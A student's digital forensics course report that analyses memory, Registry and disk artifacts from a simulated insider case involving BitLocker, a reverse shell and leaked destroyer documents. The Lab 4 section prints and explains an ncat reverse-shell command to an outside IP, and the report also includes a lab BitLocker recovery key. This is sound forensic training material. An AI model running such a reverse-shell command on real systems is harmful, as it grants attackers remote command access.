

Project 3: Post-Mortem Analysis

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Overview

Project 3 includes essay questions and collections from your lab activities. This project focuses on DFIR Windows OS analysis of volatile memory, Registry hive, and image file acquisitions.

Report

1. Registry hives provided timestamps for the DFIR investigation. What is the significance of a Registry key or sub-key timestamp versus file metadata? Can file metadata be modified easily? (Unit 5)

Registry key time stamps and file metadata both serve valuable but different purposes. The Registry key or sub-key time stamps are applied to many items on a system outside of files. Author Muhiballah Mohammed in *Windows Forensics Analyst Field Guide* includes that events such as a USB being plugged in, a user being created, or simple system settings being changed can have a Registry timestamp tied to the action (2023). This has a much broader and forensically valuable scope than relying on just file metadata. This information can help the analyst see a fuller picture of events and build a timeline. However, it is important to note that Registry timestamps only contain a LastWrite timestamps which is a modification time. NTFS, on the other hand, timestamps modification, access, created, and file metadata modification (Carvey, 2012). Additionally, both can be subject to timestamp manipulation (Carvey, 2012). File metadata can easily be modified. There are many tools and applications online that are free and can be used to alter metadata. An example of this is the website www.metadata2go.com which is a website that advertises easy metadata manipulation

(metadata2go, 2026). It is generally much harder for a threat actor to alter the Registry LastWrite timestamp as it is maintained by the kernel (NetworkChuckAcademy, 2024).

2. What is Windows 'ShellBag' information and what does it provide to DFIR investigators? (Unit 5)

A Windows ShellBag is a Registry key and value pair that contains user preferences (Carvey, 2012). These user preferences are specifically for the Windows Explorer display options (Carvey, 2012). Users may be familiar this as when you open Windows Explorer after your last use, the size and orientation of the window is the same as it was left. This can be particularly annoying for many users if they left it slightly off screen while they were using it. ShellBags can be found in the NTUSER.DAT and USRCLASS.DAT hives under the "Shell" Registry key (Carvey, 2012). The usefulness of this information was seen in the Unit 6 lab as it was used to track the user's folder navigation and activity to see what files the user accessed. A personal experience for me was when someone I knew had incriminating evidence put on their work computer. Forensic analysts were able to determine that someone else had placed the evidence there, and one of their reasons was that they could determine that the files had never been opened. While many times ShellBag data can be used to incriminate against an individual, it can also help prove the innocence of someone which is equally important.

3. Based on your forensic analysis of the acquisitions in Labs 4-6 when where the files of interest saved on the Subject's system? (Unit 6)

Based on the acquisitions from labs 4-6, the primary files of interest were:

Instructions.pdf: This file contained a screenshot of an email from uncledave1975@proton.me informing the recipient of BitCoin payment method, using BitLocker to encrypt a partition, and how to set up a reverse shell on the company network. This same command was later found as seen in Figure 3.

File.0xd08c6d8a71c0.0xd08c6d816e10.DataSectionObject.ShipMovement.txt: This sensitive document contained the series of events with dates that led to the construction of the Zumwalt DDG 1000 as well as its movements log and naval stations it visited.

File.0xd08c6ce5dc70.0xd08c6d817450.DataSectionObject.ddg-1000-elmo-zumwalt-class-destroyer-08.jpg: This file is an artist rendition of the Zumwalt DDG 1000 firing three missiles at an enemy target. This depicts where its missiles are launched from and the type of guided missiles it can fire.

File.0xd08c6ce4b390.0xd08c6d814750.DataSectionObject.2016ddg1000.pdf: This is a detailed document containing sensitive information about the Zumwalt DDG 1000.

Additional information that is encrypted but the filenames can be read are:

Ddg-1000-elmo-zumwalt-class-destroyer-02.jpg

Ddg-1000-elmo-zumwalt-class-destroyer-04.jpg

Ddg-1000-elmo-zumwalt-class-destroyer-05.jpg

Ddg-1000-elmo-zumwalt-class-destroyer-06.jpg

Ddg-1000-elmo-zumwalt-class-destroyer-07.jpg

4. Based on your forensic analysis of the acquisitions in Labs 4-6 what artifacts did you find that incriminate the Subject communicating with third party threat actors? (Who, what, when, where, why, what else, and what other) (Unit 6)

The primary piece of incriminating evidence of the subject's communication with third party threat actors is document "Instructions.pdf" in Figure 20. The email was sent from uncledave1975@proton.me. The recipient of the email was j0hnd0ugh12@proton.me. The timestamp found in the upper left-hand corner reads "2/21/24, 5:49PM" which aligns with the date portion of the email. The body of the email is addressed to John. There are four main parts to the email. The first establishes that the two are good friends and the sender will soon introduce the recipient to their boss. Additionally, it is confirmed that a deposit has been made to the recipient's BitCoin (BTC) wallet which shows there has been payment for services. The second part includes instructions to use BitLocker to encrypt a volume partition. The sender then includes a link for the recipient to download and install netcat (ncat) from nmap's website along with what to say if the recipient's boss is suspicious. The third part explains how to set up the reverse shell on the IP of 10.11.8.212 over port 443. The last part confirms that more BitCoin will be sent upon completion. The bottom of the email is signed by Dave.

5. Based on your forensic analysis of the acquisitions in Labs 4-6 what anti-forensic techniques did the Subject employ to avoid detection? (Unit 6)

The first technique the Subject employed was utilizing BitLocker to encrypt the volume that the incriminating evidence was stored on. It is likely the Subject did this as part of the instructions shown in Figure 20. Though the recovery key was able to be obtained from the workstation, the BitLocker encryption makes the job of the analyst much more difficult. The second anti-forensic technique the Subject used to avoid detection was by altering the data or timestamps of the recent documents section as seen in Figure 15. The timestamp of “Thu Jan 1 00:00:00 1970” points to possible alteration by the user to avoid a timeline being built of when files were accessed.

Unit 6 Lab 4

1. What is the machine type and when was the memory dump collected? Include a screenshot of the windows.info Volatility output.

The machine type displays a code of 34404 as seen in Figure 1. According to Microsoft in their ImageFileMachine Enum page, code 34404 is the value for an AMD64 processor (Microsoft, 2026). The NTProductType value of NTPorductWinNt and NTMajorVersion value of 10 indicates this is from a Windows 10 machine. The SystemTime shows that the memory dump was collected on February 21, 2024, at 18:34:33.

Figure 1: Results of running WindowsTGTmemdump.mem windows.info

```

windowsinfo.txt - Notepad
File Edit Format View Help
Volatility 3 Framework 2.0.2

Variable      Value
-----
Kernel Base   0xf80119600000
DTB           0x6d5000
Symbols file:  file:///H:/Lab4_RAM/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/fcb9afc6a352f97b17cf5f981382c782-1.json.xz
Is64Bit       True
IsPAE         False
layer_name    0 WindowsIntel32e
memory_layer  1 FileLayer
KdVersionBlock 0xf8011a2099a8
Major/Minor   15.22621
MachineType   34404
KeNumberProcessors 2
SystemTime    2024-02-21 18:34:33
NtSystemRoot  C:\Windows
NtProductType NtProductWinNt
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine    34404
PE TimeDateStamp Sat Jan 30 14:05:43 1982

```

2. What is the PID for the ncat.exe cmdline artifact? What is the command that was entered to start the program? What is the command doing? Include a screenshot of the artifact.

<https://man7.org/linux/man-pages/man1/ncat.1.html>

The PID for ncat.exe is 1772 as seen in Figure 2. Figure 3 displays what command was run with ncat.exe or PID 1772. This was “ncat.exe -nv 10.11.8.212 443 -e cmd.exe”. Using the man pages for ncat, it can be determined that the user ran ncat with -n meaning not to resolve hostnames via DNS and -v for verbose or output more information (Kerrisk, 2026). The target IP was 10.11.8.212 over port 443 which is the common port for HTTPS. The -e executes a command with the command being “cmd.exe” to open a command prompt. In summary, the user utilized the ncat tool

without resolving hostnames and with verbose output over port 443 to the IP of 10.11.8.212 and remotely opened a command prompt which is otherwise commonly known as a reverse shell.

Figure 2: Results on running windows.sessions

```

2      -      8396  msedge.exe      -      2024-02-21 17:50:24.000000
2      -      2528  msedge.exe      -      2024-02-21 17:50:36.000000
2      RDP-Tcp#0  9212  msedge.exe      WINCLIENTTGT/Administrator      2024-02-21 17:50:36.000000
2      -      5612  msedge.exe      -      2024-02-21 17:50:54.000000
2      RDP-Tcp#0  6888  cmd.exe WINCLIENTTGT/Administrator      2024-02-21 17:52:23.000000
2      RDP-Tcp#0  6764  conhost.exe      WINCLIENTTGT/Administrator      2024-02-21 17:52:23.000000
2      RDP-Tcp#0  1772  ncat.exe      WINCLIENTTGT/Administrator      2024-02-21 18:01:18.000000
2      RDP-Tcp#0  8240  cmd.exe WINCLIENTTGT/Administrator      2024-02-21 18:01:19.000000
2      -      6336  msedge.exe      -      2024-02-21 18:03:57.000000
2      -      80    FTK Imager.exe  WINCLIENTTGT/Administrator      2024-02-21 18:16:31.000000

```

Figure 3: Results of windows.cmdline with focus on PID 1772

```

5764  conhost.exe      \\?\C:\Windows\system32\conhost.exe 0x4
1772  ncat.exe          ncat.exe -nv 10.11.8.212 443 -e cmd.exe
3240  cmd.exe cmd.exe
5336  msedge.exe        "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=renderer
80    FTK Imager.exe     "C:\Users\Administrator\Desktop\AccessData\FTK Imager\FTK Imager.exe"
5744  svchost.exe        C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s WdiSystem

```

3. What is the username that started the ncat.exe session? What time did the ncat.exe session start? Include a screenshot of your findings.

As can be referenced above in Figure 2, the username that started the ncat.exe session was Administrator and the session was started 18:01:18 on February 21, 2024.

4. What is the Recovery Key in the Recovery Key 4E3D7844-CC56-427E-89A1-DCF265F60C16.TXT file? Include a screenshot of your findings.

The recovery key in the Recovery Key 4E3D7844-CC56-427E-89A1-DCF265F60C16.TXT file is: 064108-538450-057409-468864-438911-291181-111815-356125

Figure 4: Recovery Key of the system

```
PS H:\Lab4_RAM> type '.\File.0xd08c6d89f7e0.0xd08c6d816050.DataSectionObject.BitLocker Recovery Key 4E3D7844-CC56-427E-89A1-DCF265F60C16.TXT.dat'
BitLocker Drive Encryption recovery key

To verify that this is the correct recovery key, compare the start of the following identifier with the identifier value displayed on your PC.
Identifier:
    4E3D7844-CC56-427E-89A1-DCF265F60C16

If the above identifier matches the one displayed by your PC, then use the following key to unlock your drive.
Recovery Key:
    064108-538450-057409-468864-438911-291181-111815-356125

If the above identifier doesn't match the one displayed by your PC, then this isn't the right key to unlock your drive.
Try another recovery key, or refer to https://go.microsoft.com/fwlink/?LinkID=260589 for additional assistance.
```

Unit 6 Lab 5

1. What is the Computer Name, Hostname and the key? What is the Time Zone of the Subject's system and key? Include a screenshot of your findings. (SYSTEM Hive)

The Computer Name and Hostname is "WINCLIENTTGT". The key for this is HKLM\SYSTEM\CurrentControlSet\Control\ComputerName. Both of these can be found in Figure 6 on lines 1021 and 1022. It is in the Coordinated Universal Time (UTC) time zone. The registry key is from the HKLM\SYSTEM\CurrentControlSet\Control\TimezoneInformation key. The time zone information is in Figure 7 on lines 10457 and 10464 as well as in Figure 8.

Figure 6: Computer name and Host name

```

PS H:\Lab5_Registry> Select-String computername .\system.txt -Context 10,10

system.txt:1009:
system.txt:1010:ControlSet001\Services\RasAuto
system.txt:1011:LastWrite Time Thu Jan 1 00:00:00 1970 <UTC>
system.txt:1012:ServiceDll value : %SystemRoot%\System32\rasauto.dll
system.txt:1013:Should be/include: rasauto.dll
system.txt:1014:
system.txt:1015:Analysis Tip: Comfoo malware is known to change the ServiceDll value to point
system.txt:1016:to something other than the normal value
system.txt:1017:-----
system.txt:1018:compname v.20090727
> system.txt:1019:(System) Gets ComputerName and Hostname values from System hive
system.txt:1020:
> system.txt:1021:ComputerName      = WINCLIENTGT
system.txt:1022:TCP/IP Hostname = WINCLIENTGT
system.txt:1023:-----
system.txt:1024:crashcontrol v.20131210
system.txt:1025:(System) Get crash control information
system.txt:1026:
system.txt:1027:CrashDumpEnabled = 7 [1]
system.txt:1028:DumpFile          = %SystemRoot%\MEMORY.DMP
system.txt:1029:MinidumpDir       = %SystemRoot%\Minidump
system.txt:1030:LogEvent          = 1
system.txt:1031: Logs an event to the System Event Log (event ID = 1001, source = Save Dump)

PS H:\Lab5_Registry>

```

Figure 7: Key is TimeZone Information Key

```

PS H:\Lab5_Registry> Select-String time .\system.txt | findstr /i zone
system.txt:10454:timezone v.20160318
system.txt:10455:(System) Get TimeZoneInformation key contents
system.txt:10457:TimeZoneInformation key
system.txt:10458:ControlSet001\Control\TimeZoneInformation
system.txt:10464: TimeZoneKeyName-> UTC
PS H:\Lab5_Registry>

```

Figure 8: Timezone

```
PS H:\Lab5_Registry> Select-String timezone .\system.txt -Context 10,10
system.txt:10444: TlsbIn.exe - 0
system.txt:10445: wfshell.exe - 0
system.txt:10446: win.com - 0
system.txt:10447:
system.txt:10448: WinStations\RDP-Tcp key
system.txt:10449: UserAuthentication: 1
system.txt:10450: Analysis Tip: If the UserAuthentication value is 0, the system may be
system.txt:10451: susceptible to a priv escalation exploitation via Sticky Keys. See:
system.txt:10452: http://www.room362.com/blog/2012/5/25/sticky-keys-and-utilman-against-nla.html
system.txt:10453: -----
system.txt:10454: timezone v.20160318
system.txt:10455: <System> Get TimeZoneInformation key contents
system.txt:10456:
system.txt:10457: TimeZoneInformation key
system.txt:10458: ControlSet001\Control\TimeZoneInformation
system.txt:10459: LastWrite Time Thu Jan 1 00:00:00 1970 <UTC>
system.txt:10460: DaylightName -> Etzres.dll,-931
system.txt:10461: StandardName -> Etzres.dll,-932
system.txt:10462: Bias -> 0 <0 hours>
system.txt:10463: ActiveTimeBias -> 0 <0 hours>
system.txt:10464: TimeZoneKeyName -> UTC
system.txt:10465: -----
system.txt:10466: usb v.20141111
system.txt:10467: <System> Get USB key info
system.txt:10468:
system.txt:10469: ControlSet001\Enum\USB not found.
system.txt:10470: -----
system.txt:10471: usbdevices v.20140416
system.txt:10472: <System> Parses Enum\USB key for USB & WPD devices
system.txt:10473:
system.txt:10474: ControlSet001\Enum\USB not found.
```

2. What is the program that is configured to Autostart? What is the absolute path of the program? What is the associated key that program was found under? Include a screenshot of your findings.

The program that is configured to auto start is SecurityHealthSystray.exe. It has the absolute file path of “C:\Windows\System32\SecurityHealthSystray.exe” and the key of HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SecurityHealth. This can be seen in Figure 9 on lines 5810 through 5814.

Figure 9: Autostart program of SecurityHealthSystray.exe

```

S H:\Lab5_Registry> Select-String autostart .\software.txt -Context 1,40

software.txt:50809:soft_run v.20130603
software.txt:50810:(Software) [Autostart] Get autostart key contents from Software hive
software.txt:50811:
software.txt:50812:Microsoft\Windows\CurrentVersion\Run
software.txt:50813:LastWrite Time Thu Jan 1 00:00:00 1970 <UTC>
software.txt:50814: SecurityHealth - %windir%\system32\SecurityHealthSystray.exe
software.txt:50815:
software.txt:50816:Microsoft\Windows\CurrentVersion\Run has no subkeys.
software.txt:50817:
software.txt:50818:Microsoft\Windows\CurrentVersion\RunOnce
software.txt:50819:LastWrite Time Thu Jan 1 00:00:00 1970 <UTC>
software.txt:50820:Microsoft\Windows\CurrentVersion\RunOnce has no values.
software.txt:50821:Microsoft\Windows\CurrentVersion\RunOnce has no subkeys.
software.txt:50822:
software.txt:50823:Microsoft\Windows\CurrentVersion\RunServices not found.
software.txt:50824:
software.txt:50825:Wow6432Node\Microsoft\Windows\CurrentVersion\Run
software.txt:50826:LastWrite Time Thu Jan 1 00:00:00 1970 <UTC>
software.txt:50827:Wow6432Node\Microsoft\Windows\CurrentVersion\Run has no values.
software.txt:50828:Wow6432Node\Microsoft\Windows\CurrentVersion\Run has no subkeys.
software.txt:50829:
software.txt:50830:Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
software.txt:50831:LastWrite Time Thu Jan 1 00:00:00 1970 <UTC>
software.txt:50832:Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce has no values.
software.txt:50833:Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce has no subkeys.
software.txt:50834:
software.txt:50835:Microsoft\Windows\CurrentVersion\Policies\Explorer\Run not found.
software.txt:50836:
software.txt:50837:Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run not found.
software.txt:50838:
software.txt:50839:Microsoft\Windows NT\CurrentVersion\Terminal
server\Install\Software\Microsoft\Windows\CurrentVersion\Run not found.
software.txt:50840:
software.txt:50841:Microsoft\Windows NT\CurrentVersion\Terminal
server\Install\Software\Microsoft\Windows\CurrentVersion\RunOnce not found.
software.txt:50842:
software.txt:50843:-----
software.txt:50844:spp_clients v.20130429
software.txt:50845:(Software) Determines volumes monitored by USS
software.txt:50846:
software.txt:50847:SPP_Clients
software.txt:50848:Microsoft\Windows NT\CurrentVersion\SPP\Clients
software.txt:50849:LastWrite Time Thu Jan 1 00:00:00 1970 <UTC>
software.txt:50850:

```

3. What is the Windows Major Version, Current Version, Display Version, Current Build, and Install Date? Include a screenshot of your findings.

The Windows Major Version is 10 with the Current Version of 6.3 (fig. 11, line 56015) and Current Build of 22631 (fig. 11, line 56019) and Display Version of 23H2 (fig. 11, 56016). It was installed on Mon Feb 5 22:05:59 2024 UTC (fig. 11, line 56032). This can be seen in Figures 10 and 11.

Figure 10: Windows Major Version.

```

PS H:\Lab5_Registry> Select-String version .\software.txt | findstr /i major
software.txt:56014: CurrentMajorVersionNumber : 10

```

Figure 11: Current Version, Current Build, and Install Date.

```
PS H:\Lab5_Registry> Select-String currentmajorversion .\software.txt -Context 13,30

software.txt:56001:winnt_cv v.20161123
software.txt:56002:(Software) Get & display the contents of the Windows NT\CurrentVersion key
software.txt:56003:
software.txt:56004:WinNT_CU
software.txt:56005:Microsoft\Windows NT\CurrentVersion
software.txt:56006:LastWrite Time Thu Jan 1 00:00:00 1970 (UTC)
software.txt:56007:
software.txt:56008: EditionSubManufacturer :
software.txt:56009: EditionSubstring :
software.txt:56010: EditionSubVersion :
software.txt:56011: BaseBuildRevisionNumber : 1
software.txt:56012: CurrentMinorVersionNumber : 0
software.txt:56013: PendingInstall : 0
> software.txt:56014: CurrentMajorVersionNumber : 10
software.txt:56015: CurrentVersion : 6.3
software.txt:56016: DisplayVersion : 23H2
software.txt:56017: ReleaseId : 2009
software.txt:56018: UBR : 3007
software.txt:56019: CurrentBuild : 22631
software.txt:56020: CurrentBuildNumber : 22631
software.txt:56021: InstallationType : Client
software.txt:56022: SoftwareType : System
software.txt:56023: SystemRoot : C:\Windows
software.txt:56024: BuildBranch : ni_release
software.txt:56025: CompositionEditionID : Enterprise
software.txt:56026: EditionID : Enterprise
software.txt:56027: PathName : C:\Windows
software.txt:56028: CurrentType : Multiprocessor Free
software.txt:56029: ProductName : Windows 10 Enterprise
software.txt:56030: ProductId : 00329-00000-00003-AA027
software.txt:56031: BuildLab : 22621.ni_release.220506-1250
software.txt:56032: InstallDate : Mon Feb 5 22:05:59 2024 (UTC)
software.txt:56033: InstallTime : Mon Feb 5 22:05:59 2024 (UTC)
software.txt:56034: BuildGUID : ffffffff-ffff-ffff-ffff-ffffffffffff
software.txt:56035: BuildLabEx : 22621.1.amd64fre.ni_release.220506-1250
```

4. What are the account names for the Administrator group on the system? What are the SIDs of the accounts and when were they last logged on? Include a screenshot of your findings.

The account names for the Administrator group are Administrator and Aloft as seen Figure 13 with the SIDs of S-1-5-21-152215123-2496493251-2079985729-1000 and S-1-5-21-152215123-2496493251-2079985729-500. In figure 12 it can be seen that these SIDs match to Administrator and Aloft respectively. Administrative last logged in on Wed Feb 21 17:08:07 2024 Z and Aloft last logged in on Mon Feb 5 18:17:21 2024 Z.

Figure 12: Usernames and SIDs

```

User Information
-----
Username       : Aloft [500]
SID            : S-1-5-21-152215123-2496493251-2079985729-500
Full Name      : 
User Comment    : Built-in account for administering the computer/domain
Account Type    : 
Name           : 
Last Login Date : Mon Feb  5 18:17:21 2024 Z
Pwd Reset Date  : Mon Feb  5 22:03:55 2024 Z
Pwd Fail Date   : Never
Login Count     : 16
--> Password does not expire
--> Normal user account

Username       : Guest [501]
SID            : S-1-5-21-152215123-2496493251-2079985729-501
Full Name      : 
User Comment    : Built-in account for guest access to the computer/domain
Account Type    : 
Name           : 
Last Login Date : Never
Pwd Reset Date  : Never
Pwd Fail Date   : Never
Login Count     : 0
--> Password does not expire
--> Account Disabled
--> Password not required
--> Normal user account

Username       : DefaultAccount [503]
SID            : S-1-5-21-152215123-2496493251-2079985729-503
Full Name      : 
User Comment    : A user account managed by the system.
Account Type    : 
Name           : 
Last Login Date : Never
Pwd Reset Date  : Never
Pwd Fail Date   : Never
Login Count     : 0
--> Password does not expire
--> Account Disabled
--> Password not required
--> Normal user account

Username       : WDAGUtilityAccount [504]
SID            : S-1-5-21-152215123-2496493251-2079985729-504
Full Name      : 
User Comment    : A user account managed and used by the system for Windows Defender Application Guard scenarios.
Account Type    : 
Name           : 
Last Login Date : Never
Pwd Reset Date  : Fri Jan  5 21:18:42 2024 Z
Pwd Fail Date   : Never
Login Count     : 0
--> Account Disabled
--> Normal user account

Username       : Administrator [1000]
SID            : S-1-5-21-152215123-2496493251-2079985729-1000
Full Name      : Administrator
User Comment    : 
Account Type    : 
Name           : 
Last Login Date : Wed Feb 21 17:08:07 2024 Z
Pwd Reset Date  : Mon Feb  5 14:23:43 2024 Z
Pwd Fail Date   : Never
Login Count     : 14
--> Password does not expire
--> Normal user account

```

Figure 13: Administrator Group

```

Group Name      : Administrators [2]
LastWrite       : Thu Jan  1 00:00:00 1970 Z
Group Comment    : Administrators have complete and unrestricted access to the computer/domain
Users           : 
                  S-1-5-21-152215123-2496493251-2079985729-500
                  S-1-5-21-152215123-2496493251-2079985729-1000

```

Unit 6 Lab 6

1. What are the timestamp artifacts for the user Administrator's access to the E:\Files folder? Include a screenshot of your findings.

The Administrator account accessed the E:\Files on 2024-02-21 17:25:14 as can be seen in Figure 14.

Figure 14: Timestamp for Administrator's access to E:\Files

(undefined)	2024-02-19 18:24:08	2024-02-19 18:24:44	2024-02-19 18:24:08		My Computer\{66bea202-e31a-42b0-b980-d5
					My Computer\E:\ [Desktop\1\6\]
(undefined)	2024-02-21 17:25:14	2024-02-21 17:25:14	2024-02-21 17:25:14	62/1	My Computer\E:\Files [Desktop\1\6\0\]

2. What are the Recent Documents the user Administrator accessed? What are the associated timestamps? Why are they all the same? Include a screenshot of your findings.

The recent documents that the Administrator user access were:

- BitLocker Recovery Key
- Instructions.pdf
- Bitlocker Recovery Key (.TXT)
- System and Security (Folder)

as can be seen in Figure 15.

However, the time stamp for each document is: Thu Jan 1 00:00:00 1970 which is Unix Epoch Time. It can be seen that the log shows “NO VALUES – CHECK KEY

MANUALLY” which suggests that the value for the timestamp has been deleted or otherwise altered.

Figure 15: Recent Documents accessed by Administrator

```
recentdocs_timeline v.20161112
(NTUSER.DAT) Gets contents of user's RecentDocs key and place last write times into timeline based on MRUListEx

RecentDocs
Thu Jan 1 00:00:00 1970      :      NO VALUES - CHECK KEY MANUALLY
Thu Jan 1 00:00:00 1970      :      Instructions.pdf
Thu Jan 1 00:00:00 1970      :      BitLocker Recovery Key 4E3D7844-CC56-427E-89A1-DCF265F60C16.TXT
Thu Jan 1 00:00:00 1970      :      System and Security

The last write times are now placed in line with the values in the MRUListEx value
5 = BitLocker Recovery Key 4E3D7844-CC56-427E-89A1-DCF265F60C16.TXT
10 = System and Security
9 = ::{D9EF8727-CAC2-4E60-809E-86F80A666C91}
11 = Local Disk (E:)
6 = Instructions.pdf
8 = The Internet
7 = Personal (E:)
4 = Files
3 = ?ux=copilot&tcp=1&source=taskbar&invocationx=591&invocationy=752
0 = Wallpaper
2 = Users
1 = Administrator

-----
|REG| |RecentDocs - Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs - BitLocker Recovery Key 4E3D7844-CC56-427E-89A1-DCF265F60C16.TXT
|REG| |RecentDocs - Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\pdf - Instructions.pdf
|REG| |RecentDocs - Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\TXT - BitLocker Recovery Key 4E3D7844-CC56-427E-89A1-DCF265F60C16.TXT
|REG| |RecentDocs - Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder - System and Security
-----
```

3. What is bdeunlock.exe? When was the last time bdeunlock.exe was ran? Include a screenshot of your findings.

Bdeunlock.exe launches the prompt to enter password or recovery key for bitlocker drives (Gerend, 2023). It was last run on Thu Feb 29 2024 at 20:25:27 Z as seen in Figure 16.

Figure 16: bdeunlock.exe and timestamp

```
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7} \NOTEPAD.EXE (/)
Thu Feb 29 20:25:27 2024 Z
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7} \bdeunlock.exe (1)
```

4. What evidence do you have of the Subject accessing sensitive government data? Include a screenshot of your findings.

Figure 17 shows a photo found on the subject's computer of a classified image of the Zumwalt DDG 1000. Figure 18 shows a text document that has details about the creation of the ship along with its movement to various ports and countries with dates associated with the movements. Lastly, Figure 19 shows a technical overview document about the destroyer that was also found on the subject's computer.

Figure 17: Classified Image of Zumwalt class destroyer found on Subject's computer



Figure 18: Classified data of ship movement found on Subject's computer

The Zumwalt (DDG 1000) is the lead ship of its class of guided-missile destroyers and the first ship in the U.S. Navy to be named for Admiral Elmo R. Zumwalt, Jr., (1920-2000), regarded as the father of the modern ship. The ship has a 50-fold radar cross section reduction compared to Arleigh Burke-class of guided-missile destroyers, improves strike group defense 10-fold and has 10 times the operating area in shallow water regions.

February 14, 2000 General Dynamics Bath Iron Works was awarded a \$1.39 billion modification to a previously awarded contract (N00024-06-C-2303) for construction of the DDG 1000 and construction of the DDG 1001.

October 22, 2011 The mid-forebody section of Zumwalt, weighing more than 4,000 metric tons, was transported 900 feet from its assembly position inside the shipyard's Ultra Hall construction facility to the large.

November 17, The keel laying and authentication ceremony for DDG 1000 was held at Bath Iron Works shipyard in Bath, Maine.

December 14, 2012 The General Dynamics BIW reached a construction milestone with the successful lift and integration of the Zumwalt's deckhouse on to the ship's hull. The 1,000-ton deckhouse was fabricated by Hur.

October 11, 2013 The U.S. Navy announced today that the christening of the Pre-Commissioning Unit (PCU) Zumwalt originally scheduled for Oct. 19 has been cancelled and postponed until a future date.

October 28, DDG 1000 was launched for the first time from a floating dry-dock and moored at Pier 4 on Bath Iron Works shipyard.

April 12, 2014 PCU Zumwalt was christened during an 11 a.m. EDT ceremony at Bath Iron Works shipyard in Bath, Maine. Ann Zumwalt and Mouzetta F. Zumwalt-Weathers, the daughters of the ship's namesake, served as.

December 7, 2015 The Pre-Commissioning Unit (PCU) Zumwalt underway for the first time to conduct Builder's (Alpha) sea trials; Underway again from March 21-24, 2016; Underway for acceptance trials with the INSUR.

May 20, The U.S. Navy took delivery of the PCU Zumwalt during a ceremony aboard the ship at Pier 3 on Bath Iron Works shipyard.

September 7, DDG 1000 departed Bath, Maine, for the last time en route to Norfolk, Virginia, before it is commissioned in Baltimore, Md., next month; Moored at Pier 2N on Naval Station Newport, R.I., from Sept. 8.

September 14, The Pre-Commissioning Unit (PCU) Zumwalt moored at Berth 5, Pier 9 on Naval Station Norfolk for testing and evaluation.

September 20, The Zumwalt experienced an engineering casualty, during preparations to get underway from Norfolk for training and certification operations, after the crew discovered a seawater leak in the propeller.

October 7, PCU Zumwalt departed Norfolk two days ahead of schedule due to approaching Hurricane Matthew; Moored at Pier 4/5 East, North Locust Point Marine Terminal in Port of Baltimore, Md., for a 10-day visit,

October 15, USS Zumwalt was commissioned during a 5 p.m. EDT ceremony in Baltimore, Maryland.

October 17, The guided-missile destroyer moored again at Berth 5, Pier 9 on Naval Station Norfolk; Underway for routine training in the Virginia Capes and Jacksonville Op. Areas on Oct. 20; Moored at Berth C1 in.

November 7, USS Zumwalt moored at Foxtrot Wharf on Naval Station Mayport for a six-day port call; Brief stop at Naval Station Guantanamo Bay, Cuba, to refuel on Nov. 15.

November 17, The Zumwalt moored at Quay 6, Cruise Terminal in Port of Cartagena, Colombia, for a three-day liberty visit.

November 21, DDG 1000 moored at Pier 2, Vasco Nunez de Balboa Naval Base for emergent repairs after suffered an engineering casualty, on early Monday evening, while passing through the lower half of the Panama Canal.

December 8, USS Zumwalt moored at Berth 5, Pier 12 in its homeport of Naval Base San Diego, Calif., after a 25-day transit from Mayport, Fla.

December 20, Capt. Scott A. Tait relieved Capt. James A. Kirk as CO of the Zumwalt during a change-of-command ceremony at Pier 12.

February 27, 2017 USS Zumwalt moored at Berth 5, Pier 12 after a five-day underway for sea trials off the coast of southern California; Underway again from March 13-17; Moved "dead-stick" to BAE Systems shipyard.

Figure 19: Classified data of Zumwalt class destroyer found on Subject's computer

file:0xd08c6ce4b390.0xd08c6d814750.DataSectionObject.2016ddg1000.pdf


1 of 4

FY16 NAVY PROGRAMS

DDG 1000 *Zumwalt* Class Destroyer

Executive Summary

- The first ship in the *Zumwalt* class of destroyers was launched on October 28, 2013. The Navy accepted delivery of DDG 1000 in an incomplete condition. In September 2016, the ship set sail for the west coast in order to begin, upon arrival, an 18-month post-delivery availability to complete installation, integration, and shipyard testing of its combat systems. The Navy plans to conduct a second Acceptance Trial when that availability has been completed and expects IOT&E to commence in 3QFY18.
- The Navy is concerned with the high cost of projectiles for the Long Range Land Attack Projectile (LRLAP) for the DDG 1000 Advanced Gun System (AGS) and has not funded LRLAP rounds required to evaluate AGS performance during IOT&E. Without these projectiles, the destroyers' primary mission capability of land attack will be limited to strike with Tomahawk Land Attack Missiles (TLAMs) until a replacement land attack projectile is identified and the AGS is modified to fire the new projectile.
- The roles and missions of DDG 1000 are under review. The Navy expects to complete a study to determine the concept of operations for DDG 1000 by 2QFY17.
- The Navy has requested funding in FY18/19 to execute a reduced scope component shock qualification program, and is going through the process to identify the equipment/systems and shock grade to which these will be qualified.
 - Indications are that the number of components undergoing shock qualification will be a reduced set, which will introduce risk for the shock trial. Additionally, by reducing the number of components undergoing shock qualification, the assessment of the vulnerability and recoverability capability of the ship at design levels for underwater threats will be limited. The Navy had indicated in prior years that the component shock testing would be funded and conducted prior to installation of any equipment on the first ship, which is the normal, common-sense approach. However, the Navy diverted that funding to other uses; thus, the component shock testing was not done and now cannot be done in the normal sequence.
 - Despite these limitations, the shock trials currently scheduled for FY20 must be performed at the traditional severity levels for a surface combatant. These trials will now be the sole source of comprehensive data on the survivability of mission-critical ship systems to shock, and are therefore critical to the success in combat of the ship and her crew.
- Additional AN/SPY-3 multi-function (X-band) radar development and testing at the Wallops Island test facility has significantly compressed the schedule for self-defense



